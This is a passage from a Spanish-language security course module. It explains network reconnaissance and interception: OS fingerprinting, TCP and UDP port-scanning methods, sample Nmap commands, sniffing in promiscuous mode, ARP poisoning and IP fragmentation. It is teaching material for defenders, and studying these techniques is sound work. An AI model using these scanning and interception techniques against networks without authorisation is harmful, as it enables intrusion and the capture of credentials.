- ***ICMP information.*** La finalidad de los paquetes ICMP de tipo `information-request` y su respuesta asociada, `information-reply`, consiste en permitir que ciertos equipos que no disponen de disco puedan extraer su propia configuración, autoconfigurarse en el momento de inicio, obtener su dirección IP, etc.

Aunque las recomendaciones de seguridad indican que los sistemas operativos no deberían generar este tipo de paquetes ni responder a ellos, la realidad de las implementaciones existentes es otra.

La respuesta, en lugar de indicar la dirección IP de la red en el campo de origen, indica la dirección IP del equipo. Algunos sistemas operativos responderán únicamente cuando la dirección IP de destino del paquete tenga el valor de una dirección IP de confianza. Otros sistemas, así como muchos dispositivos de red, implementan distintos métodos de respuesta ante este tipo de paquetes. Todas estas diferencias se pueden utilizar en el momento de confeccionar la huella identificativa.

1.2.3. Exploración de puertos

La exploración de puertos* es una técnica ampliamente utilizada para identificar los servicios que ofrecen los sistemas de destino. Suele ser la última de las actividades previas a la realización de un ataque.

* En inglés, *Port Scanning*.

La **exploración de puertos** puede permitir el reconocimiento de los servicios ofrecidos por cada uno de los equipos encontrados en la red escogida. Con esta información, el atacante podría realizar posteriormente una búsqueda de *exploits* que le permitiera un ataque de intrusión en el sistema analizado**.

** Mirad el capítulo *Deficiencias de programación* de este mismo módulo didáctico para más información.

Exploración de puertos TCP

Aparte de ser de utilidad para obtener la huella identificativa de un sistema conectado a la red, la exploración de puertos TCP se puede utilizar para descubrir si dicho sistema ofrece o no un determinado servicio.

Existe un grande número de técnicas para realizar esta exploración de puertos TCP. Entre las más conocidas, podemos destacar las siguientes:

- ***TCP connect scan.*** Mediante el establecimiento de una conexión TCP completa (completando los tres pasos del establecimiento de la conexión) la exploración puede ir analizando todos los puertos posibles. Si la conexión se realiza correctamente, se anotará el puerto como abierto (realizando una suposición de su servicio asociado según el número de puerto).

- ***TCP SYN scan.*** Enviando únicamente paquetes de inicio de conexión (`SYN`) por cada uno de los puertos que se quieren analizar se puede determinar si éstos están abiertos o no. Recibir como respuesta un paquete `RST–ACK` significa que no existe ningún servicio que escuche por este puerto.

  Por el contrario, si se recibe un paquete `SYN–ACK`, podemos afirmar la existencia de un servicio asociado a dicho puerto TCP. En este caso, se enviará un paquete `RST–ACK` para no establecer conexión y no ser registrados por el sistema objetivo, a diferencia del caso anterior (*TCP connect scan*).

- ***TCP FIN scan.***Al enviar un paquete `FIN` a un puerto, deberíamos recibir un paquete de reset (`RST`) sí dicho puerto está cerrado. Esta técnica se aplica principalmente sobre implementaciones de pilas TCP/IP de sistemas Unix.

- ***TCP Xmas Tree scan.*** Esta técnica es muy similar a la anterior, y también se obtiene como resultado un paquete de reset si el puerto está cerrado. En este caso se envían paquetes `FIN`, `URG` y `PUSH`.

- ***TCP Null scan.*** En el caso de poner a cero todos los indicadores de la cabecera TCP, la exploración debería recibir como resultado un paquete de reset en los puertos no activos.

La mayor parte de aplicaciones para realizar exploración de puertos TCP suelen ser ruidosas, es decir, no intentan esconder lo que se está analizando la red. Esto suele ser así porque se presume que o bien nadie está revisando la actividad de exploración o que, utilizando un equipo comprometido, nadie podrá descubrir el equipo desde el que realmente se realiza la exploración de puertos.

Exploración de puertos UDP

Mediante la exploración de puertos UDP es posible determinar si un sistema está o no disponible, así como encontrar los servicios asociados a los puertos UDP que encontramos abiertos.

Para realizar esta exploración se envían datagramas UDP sin ninguna información al campo de datos. En el caso de que el puerto esté cerrado, se recibirá un mensaje ICMP de puerto no alcanzable (*port unreachable*). Si el puerto está abierto, no se recibirá ninguna respuesta.

Dado que UDP es un protocolo no orientado a conexión, la fiabilidad de este método depende de numerosos factores (más todavía en internet), como son la utilización de la red y sus recursos, la carga existente, la existencia de filtros de paquetes en sistemas finales o en sistemas cortafuegos, etc.

Asimismo, y a diferencia de las exploraciones TCP, se trata de un proceso mucho más lento, puesto que la recepción de los paquetes enviados se consigue mediante el vencimiento de temporizadores (*timeouts*).

En el caso de detectar un elevado número de puertos UDP abiertos, el atacante podría concluir que existe un sistema cortafuegos entre su equipo y el objetivo. Para confirmar esta última posibilidad, se puede enviar un datagrama UDP al puerto cero. Esto tendría que generar una respuesta ICMP de puerto no alcanzable. No recibir esta respuesta significa que existe un dispositivo que filtra el tráfico.

Herramientas para realizar la exploración de puertos

La aplicación por excelencia para realizar exploración de puertos es *Nmap* (*Network Mapper*). Esta herramienta implementa la gran mayoría de técnicas conocidas para exploración de puertos y permite descubrir información de los servicios y sistemas encontrados. *Nmap* también implementa un gran número de técnicas de reconocimiento de huellas identificativas, como las que hemos visto anteriormente.

Mediante *Nmap* pueden realizarse, por ejemplo, las siguientes acciones de exploración:

- Descubrimiento de direcciones IP activas mediante una exploración de la red:

```
nmap -sP IP_ADDRESS/NETMASK
```

- Exploración de puertos TCP activos:

```
nmap -sT IP_ADDRESS/NETMASK
```

- Exploración de puertos UDP activos:

```
nmap -sU IP_ADDRESS/NETMASK
```


- Exploración del tipo de sistema operativo de un equipo en red:

```
nmap -O IP_ADDRESS/NETMASK
```

A tener en cuenta

La mayor parte de herramientas de exploración de puertos pueden ser muy "ruidosas" y no son bien vistas por los administradores de red. Es altamente recomendable no utilizar estas herramientas sin el consentimiento explícito de los responsables de la red.

La siguiente imagen muestra un ejemplo de exploración de puertos mediante la herramienta *Nmap*:



Generalmente, *Nmap* es utilizado internamente por otras aplicaciones como, por ejemplo, escáners de vulnerabilidades, herramientas de detección de sistemas activos, servicios web que ofrecen exploración de puertos, etc.

Éste es el caso de la utilidad *Nessus*. Se trata de una utilidad que permite comprobar si un sistema es vulnerable a un conjunto muy amplio de problemas de seguridad almacenados en su base de datos. Si encuentra alguna de estas debilidades en el sistema analizado, se encargará de informar sobre su existencia y sobre posibles soluciones.

* Mirad el capítulo *Escáners de vulnerabilidades* del módulo didáctico *Mecanismos de detección de ataques e intrusiones* para más información.

Nmap, junto con ***Nessus***, son dos de las herramientas más frecuentemente utilizadas tanto por administradores de redes como por posibles atacantes, puesto que ofrecen la mayor parte de los datos necesarios para estudiar el comportamiento de un sistema o red que se quiere atacar*.

1.3. Escuchas de red

Uno de los primeros ataques contra las dos primeras capas del modelo TCP/IP son las escuchas de red. Se trata de un ataque realmente efectivo, puesto que permite la obtención de una gran cantidad de información sensible.

Mediante aplicaciones que se encargan de capturar e interpretar tramas y datagramas en entornos de red basados en difusión, conocidos como escuchas de red o *sniffers*, es posible realizar el análisis de la información contenida en los paquetes TCP/IP que interceptan para poder extraer todo tipo de información.

Redes Ethernet

Las redes Ethernet son un ejemplo de redes basadas en difusión.

Un ***sniffer*** no es más que un sencillo programa que intercepta toda la información que pase por la interfaz de red a la que esté asociado. Una vez capturada, se podrá almacenar para su análisis posterior.

De esta forma, sin necesidad de acceso a ningún sistema de la red, un atacante podrá obtener información sobre cuentas de usuario, claves de acceso o incluso mensajes de correo electrónico en el que se envían estas claves. Este tipo de técnica se conoce como *sniffing*.

Las técnicas de *niffing* también se conocen como técnicas de *eavesdropping* y técnicas de *snooping*. La primera, *eavesdropping*, es una variante del *sniffing*, caracterizada por realizar la adquisición o intercepción del tráfico que circula por la red de forma pasiva, es decir, sin modificar el contenido de la información.

Por otra parte, las técnicas de *snooping* se caracterizan por el almacenamiento de la información capturada en el ordenador del atacante, mediante una conexión remota establecida durante toda la sesión de captura. En este caso, tampoco se modifica la información incluida en la transmisión.

Sniffing hardware

Es posible analizar el tráfico de una red pinchando en un cable de red de un dispositivo por el que circula todo el tráfico. También se pueden utilizar receptores situados en medios de comunicaciones sin cables.

La forma más habitual de realizar técnicas de *sniffing* en una red, probablemente porque está al alcance de todo el mundo, es la que podríamos denominar *sniffing software*, utilizando las aplicaciones que ya mencionadas.

1.3.1. Desactivación de filtro MAC

Una de las técnicas más utilizadas por la mayoría de los *sniffers* de redes Ethernet se basa en la posibilidad de configurar la interfaz de red para que desactive su filtro MAC (poniendo la tarjeta de red en modo promiscuo).

Las redes basadas en dispositivos Ethernet fueron concebidas en torno a una idea principal: todas las máquinas de una misma red local comparten el mismo medio, de manera que todos los equipos son capaces de ver el tráfico de la red de forma global.

Cuando se envían datos es necesario especificar claramente a quién van dirigidos, indicando la dirección MAC. De los 48 bits que componen la dirección MAC, los 24 primeros bits identifican al fabricante del *hardware*, y los 24 bits restantes corresponden al número de serie asignado por el fabricante. Esto garantiza que dos tarjetas no puedan tener la misma dirección MAC.

Para evitar que cualquier máquina se pueda apropiar de información fraudulenta, las tarjetas Ethernet incorporan un filtro que ignora todo el tráfico que no les pertenece, descartando aquellos paquetes con una dirección MAC que no coincide con la suya. La desactivación de este filtro se conoce con el nombre de *modo promiscuo*.

Modo promiscuo

Si es posible poner la tarjeta de red en modo promiscuo, la aplicación podrá empezar a capturar tanto los paquetes destinados a esta máquina como el resto de tráfico de la misma red.


Con el uso adecuado de expresiones regulares y otros filtros de texto, se podrá visualizar o almacenar únicamente la información que más interese; en especial, aquella información sensible, como nombres de usuario y contraseñas.

El entorno en el que suele ser más efectivo este tipo de escuchas son las redes de área local configuradas con una topología en bus. En este tipo de redes, todos los equipos están conectado a un mismo cable. Esto implica que todo el tráfico transmitido y recibido por los equipos de la red pasa por este medio común.

Una solución para evitar esta técnica consiste en la segmentación de la red y de los equipos mediante el uso de conmutadores (*switches*). Al segmentar la red y los equipos, el único tráfico que tendrían que ver las máquinas sería el que les pertenece, puesto que el conmutador se encarga de encaminar hacia el equipo únicamente aquellos paquetes destinados a su dirección MAC. Aun así, existen técnicas para poder continuar realizando `sniffing` aunque se haya segmentado la red mediante *switches*. Una de estas técnicas es la suplantación de ARP, que describiremos a continuación.

1.3.2. Suplantación de ARP

El protocolo ARP es el encargado de traducir direcciones IP de 32 bits, a las correspondientes direcciones hardware, generalmente de 48 bits en dispositivos Ethernet. Cuando un ordenador necesita resolver una dirección IP en una dirección MAC, lo que hace es efectuar una petición ARP (`arp-request`) a la dirección de difusión de dicho segmento de red, `FF:FF:FF:FF:FF:FF`, solicitando que el equipo que tiene esta IP responda con su dirección MAC.




La figura anterior refleja cómo una máquina A, con IP `192.168.0.1` y MAC `0A:0A-:0A:0A:0A:0A` solicita por difusión qué dirección MAC está asociada a la IP `192.-168.0.2`. La máquina B, con IP `192.168.0.2` y MAC `0B:0B:0B:0B:0B:0B` debería ser la única que respondiera a la petición.

Con el objetivo de reducir el tráfico en la red, cada respuesta de ARP (`arp-reply`) que llega a la tarjeta de red es almacenada en una tabla caché, aunque la máquina no haya realizado la correspondiente petición. Así pues, toda respuesta de ARP que llega a la máquina es almacenada en la tabla de ARP de esta máquina. Este factor es el que se utilizará para realizar el ataque de suplantación de ARP*.

* Este engaño se conoce con el nombre de "envenenamiento de ARP"(*ARP poisoning*).


El objetivo de un ataque de suplantación de ARP es poder capturar tráfico ajeno sin necesidad de poner en modo promiscuo la interfaz de red. Envenenando la tabla de ARP de los equipos involucrados en la comunicación que se quiere capturar se puede conseguir que el conmutador les haga llegar los paquetes. Si el engaño es posible, cuando las dos máquinas empiecen la comunicación enviarán sus paquetes hacia la máquina donde está el *sniffer*. Éste, para no descubrir el engaño, se encargará de encaminar el tráfico que ha interceptado.

En la siguiente figura se puede ver cómo la máquina C se coloca entre dos máquinas (A y B) y les envía paquetes de tipo `arp-reply`:



De esta forma, toda comunicación entre las máquinas A y B pasará por la máquina C (ya que tanto A como B dirigen sus paquetes a la dirección MAC 0C:0C:0C:0C:0C:0C). El flujo de `arp-reply` será constante, para evitar que la tabla de ARP de las máquinas A y B se refresque con la información correcta. Este proceso corresponde al envenenamiento de ARP comentado. A partir del momento en que el envenenamiento se haga efectivo, los paquetes enviados entre A y B irán encaminados a C.

Como vemos en la siguiente figura, al intentar realizar el envenenamiento de ARP podría producirse una condición de carrera (`race condition`).




Si la máquina C responde al `arp-request` antes que el servidor principal, su `arp-replay` será sobreescrito por el de la máquina verdadera. Por otra parte, si fuera al contrario (figura b), sería el `arp-reply` verdadero el que sería eliminado por el de la máquina C (produciéndose en este caso el envenenamiento de ARP).

Una posible solución para evitar ataques de suplantación de ARP es la utilización de direcciones MAC estáticas, de manera que no puedan ser actualizadas. En este caso, los `arp-reply` enviados por el atacante serán ignorados. El principal inconveniente de esta solución es la necesidad de almacenar en la tabla ARP la asociación entre la dirección IP (con sus correspondientes direcciones MAC) de cada equipo de la red y la necesidad de actualización manual en el caso de cambios de tarjetas Ethernet en los equipos involucrados.

1.3.3. Herramientas disponibles para realizar *sniffing*

Una de las aplicaciones más conocidas, en especial en sistemas Unix, es *Tcpdump*. Este programa, una vez ejecutado, captura todos los paquetes que llegan a nuestra máquina y muestra por consola toda la información relativa a los mismos. Se trata de una herramienta que se ejecuta desde la línea de comandos y que cuenta con una gran cantidad de opciones para mostrar la información capturada de formas muy diversas. *Tcpdump* es una herramienta muy potente y es la base para muchos otros *sniffers* que han aparecido posteriormente.

Otra herramienta muy conocida es *Ettercap*. Esta aplicación, que también funciona desde consola, ofrece un modo de ejecución interactivo en el que se muestran las conexiones accesibles desde la máquina donde se encuentra instalado y que permite seleccionar cualquiera de ellas para la captura de paquetes. *Ettercap* es una aplicación muy potente que permite utilizar la mayor parte de las técnicas existentes para realizar tanto *sniffing* como *eavesdropping* y *snooping*. La siguiente imagen muestra una sesión de Telnet capturada mediante *Ettercap*:



1.4. Fragmentación IP

El protocolo IP es el encargado de seleccionar la trayectoria que deben seguir los datagramas IP. No es un protocolo fiable ni orientado a conexión, es decir, no garantiza el control de flujo, la recuperación de errores ni que los datos lleguen a su destino.

A la hora de pasar a la capa inferior, los datagramas IP se encapsulan en tramas que, dependiendo de la red física utilizada, tienen una longitud determinada. Cuando los datagramas IP viajan de unos equipos a otros, pueden pasar por distintos tipos de redes. El tamaño exacto de estos paquetes, denominado MTU*, puede variar de una red a otra dependiendo del medio físico empleado para su transmisión.

* En inglés, *Maxim Transfer Unit*.

Así, el protocolo IP debe tener en cuenta que ningún dispositivo puede transmitir paquetes de una longitud superior al MTU establecido por la red por la que hay que pasar. A causa de este problema, es necesaria la reconversión de datagramas IP al formato adecuado.

La fragmentación divide los datagramas IP en fragmentos de menor longitud y se realiza en el nivel inferior de la arquitectura para que sea posible recomponer los datagramas IP de forma transparente en el resto de niveles. El reensamblado realiza la operación contraria.

El proceso de **fragmentación** y **reensamblado** se irá repitiendo a medida que los datagramas vayan viajando por diferentes redes.

Aunque la fragmentación es, por lo general, una consecuencia natural del tráfico que viaja a través de redes con MTU de distintos tamaños, es posible que un atacante pueda realizar un mal uso de esta propiedad del protocolo IP para provocar ataques de denegación de servicio (a causa de una mala implementación de la pila TCP/IP), así como para esconder y facilitar la fase de recogida de información (búsqueda de huellas identificativas, exploración de puertos, ...) o incluso para hacer pasar desapercibidos e introducir en la red paquetes para la explotación de servicios. Esto último es posible porque muchos de los mecanismos de prevención y de detección que veremos en módulos posteriores no implementan el reensamblado de paquetes, y por ello no detectarán ni prevendrán este tipo de actividad a causa del enmascaramiento que la fragmentación les ofrece.

Fragmentación ...

... **y ataques de denegación de servicio**. Ved la información sobre los ataques *teardrop* y *ping de la muerte* en la sección sobre denegaciones de servicio de este mismo módulo didáctico para más información.

Así pues, es importante comprender cómo funciona esta faceta del protocolo IP para entender este mal uso del tráfico fragmentado que podría realizar un posible atacante para conseguir su objetivo.

1.4.1. Fragmentación en redes Ethernet


La MTU por defecto de un datagrama IP para una red de tipo Ethernet es de 1500 bytes. Así pues, si un datagrama IP es mayor a este tamaño y necesita circular por este tipo de red, será necesario fragmentarlo por medio del encaminador que dirige la red. Los fragmentos pueden incluso fragmentarse más si pasan por una red con una MTU más pequeña que su tamaño.

Para que el equipo de destino pueda reconstruir los fragmentos, éstos deben contener la siguiente información:

- Cada fragmento tiene que estar asociado a otro utilizando un identificador de fragmento común. Éste se clonará desde un campo de la cabecera IP, conocido como identificador IP (también llamado ID de fragmento).
- Información sobre su posición en el paquete inicial (paquete no fragmentado).
- Información sobre la longitud de los datos transportados al fragmento.
- Cada fragmento tiene que saber si existen más fragmentos a continuación. Esto se indica en la cabecera, dejando o no activado el indicador de más fragmentos (*more fragments*, MF) del datagrama IP.


Toda esta información irá en la cabecera IP, colocada en el datagrama IP. Esto afectará a todo el tráfico TCP/IP puesto que IP es el protocolo responsable de la entrega de los paquetes.

En la siguiente figura vemos la configuración de un datagrama IP no fragmentado:



En la cabecera IP, que normalmente será de 20 bytes, estará contenida la información necesaria para poder dirigir el datagrama IP hacia su destino (dirección IP de origen y destino, dirección del encaminamiento de origen, . . .).

Tras la cabecera IP, se encapsulan los datos. Éstos pueden ser tanto de un protocolo IP como TCP, UDP o ICMP. Por ejemplo, si estos datos fueran TCP, incluirían una cabecera TCP y datos TCP.



En la figura anterior podemos observar una petición ICMP de tipo `echo` que pasa por una red Ethernet (MTU de 1500). Esta petición ICMP es anormalmente grande, no representativa del tráfico normal, pero será utilizada para mostrar cómo se produce la fragmentación. Por lo tanto, el datagrama de 4028 bytes deberá dividirse en fragmentos de 1500 bytes o menos.


Estos paquetes fragmentados de 1500 bytes tendrán una cabecera IP de 20 bytes como fragmento inicial, quedando un máximo de 1480 bytes para los datos en cada fragmento. Las siguientes secciones examinan el contenido de cada uno de los tres fragmentos individuales.

Fragmento inicial


La cabecera IP original se clonará para que contenga un identificador de fragmentos idéntico tanto para el primer como para el resto de fragmentos.

El primer fragmento es el único que contendrá la cabecera del mensaje ICMP. Ésta no será clonada en los fragmentos posteriores. Como veremos más adelante, este hecho identifica la naturaleza del fragmento original.

Observando la siguiente figura podemos ver con atención el fragmento inicial:



Además, este primer fragmento tiene un valor de desplazamiento igual a 0, una longitud de 1480 bytes, 1472 bytes de datos, 8 bytes de cabecera ICMP y un indicador de más fragmentos. A continuación podemos observar con más detalle la configuración de este primer fragmento:



Los primeros 20 bytes de los 1500 son la cabecera IP, y los 8 bytes siguientes son la cabecera ICMP. Recordemos que este paquete fragmentado es una petición ICMP de tipo `echo` que tiene una cabecera de 8 bytes en su paquete original.

